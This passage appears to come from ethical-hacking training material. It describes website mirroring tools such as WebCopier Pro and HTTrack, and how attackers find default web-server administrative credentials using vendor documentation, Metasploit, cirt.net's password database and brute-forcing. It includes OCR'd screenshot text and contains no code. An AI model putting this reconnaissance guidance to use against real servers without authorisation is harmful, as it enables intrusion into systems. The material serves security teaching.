
Website Mirroring

Website mirroring copies an entire website and its content onto a local drive. The mirrored website reveals the complete profile of the site's directory structure, file structure, external links, images, web pages, and so on. With a mirrored target website, an attacker can easily map the website's directories and gain valuable information. An attacker who copies the website does not need to be online to go through the target website. Furthermore, the attacker can gain valuable information by searching the comments and other items in the HTML source code of downloaded web pages. Many website mirroring tools can be used to copy a target website onto a local drive; examples include WebCopier Pro, HTTrack Web Site Copier, Website Ripper Copier, and Cyotek WebCopy.

- **WebCopier Pro**

  Source: *https://www.maximumsoft.com*

  WebCopier Pro is an offline browser to download websites and store them locally, so that they can be viewed/analyzed later. It allows attackers to analyze the website structure and find dead links.


WebCopier Pro - MaximumSoft website
Home
Download
Advanced
Theme
New Project
Project Settings
Project
Start Download
Stop
Pause
Preview
Download
Browse Files
Find
Properties
Copy to iPhone / iPad
Browse
Program Options
Schedule
Convert Links
Show Report
Tools
Help Topics
Support
Tip of the day
Check Version
Help
Contents
MaximumSoft website
MaximumSoft (default.htm)
3177.0
0.0
Download Speed (KB/sec)
Projects
Contents
Log File
Browser
Download Info
www.maximumsoft.com

Elapsed 0:00:25

Remaining 0:00:05

Download Status: Downloading...

File Name	Size	Status
maximumsoft.com/support/index.htm	unknown	Opening...
maximumsoft.com/buy/index.htm	unknown	Opening...
maximumsoft.com/css/uikit.css	144.2 KB	Done
.../img/buttons/appstore_amazon.png	unknown	Opening...
.../img/buttons/appstore_google.png	14.4 KB	From cache

Found: 542
Processed: 409
Filtered: 25
Errors: 0
Speed: 150.7 KB/sec
Avg Speed: 705.3 KB/sec
Downloaded: 17.6 MB
Total Size: 30.8 MB


Figure 13.28: Screenshot of WebCopier Pro

The following are some additional website mirroring tools:

- HTTrack Web Site Copier (*https://www.httrack.com*)
- Website Ripper Copier (*https://www.tensons.com*)
- Cyotek WebCopy (*https://www.cyotek.com*)
- Portable Offline Browser (*http://www.metaproducts.com*)
- Offline Explorer Enterprise (*https://metaproducts.com*)

Finding Default Credentials of Web Server

- Many web server administrative interfaces are **publicly accessible** and are in the **web root** directory
- Often these administrative interface credentials are **not properly configured** and remain **set to default**
- Attackers attempt to **identify the running application interface** and use the following techniques to identify the default login credentials:
  - Consult the **administrative interface documentation** and identify the default passwords
  - Use **Metasploit's built-in database** to scan the server
  - Use online resources like **Open Sez Me** (*https://open-sez.me*), **cirt.net** (https://cirt.net/passwords), etc.
  - Attempt **password guessing** and **brute-forcing** attacks


CIRT.net
Suspicion Breeds Confidence
Nikto
Nikto Docs
DAVTest
Default Password DB
Other Code
About cirt.net
Home
Scan your website for XSS and SQL Injection vulnerabilities
Search Passwords
@passdb on Twitter / Firefox Search
Join Nikto-Announce List
Email Address *
First Name *
Subscribe
TOO MANY WEBSITES TO SCAN FOR VULNERABILITIES? NETSPARKER CLOUD IS JUST MADE FOR YOU!
netsparkercloud
FREE TRIAL

Default Passwords

531 vendors, 2117 passwords

	2Wire, Inc.	360 Systems
3COM	3M	Accelerated Networks
ACCTON	Acer	Actiontec
Adaptec	ADC Kentrox	AdComplete.com
AddPac Technology	Adobe	ADT
Adtech	Adtran	Advanced Integration
AIRAYA Corp	Airlink	AirLink Plus
Aironet	Airway	Aladdin
Alcatel	Alien Technology	Allied Telesyn
Allnet	Allot	Alteon
Ambit	AMI	Amino
AmpJuke	Amptron	AMX
Apache	Apache Project	APC
Apple	Apple Computer	Arris

https://cirt.net/passwords

Finding Default Credentials of Web Server

Administrators or security personnel use administrative interfaces to securely configure, manage, and monitor web application servers. Many web server administrative interfaces are publicly accessible and located in the root directory. Often, these administrative interface credentials are not properly configured and remain set to default. Attackers attempt to identify the running application interface of the target web server by performing port scanning. Once the running administrative interface is identified, the attacker uses the following techniques to identify the default login credentials:

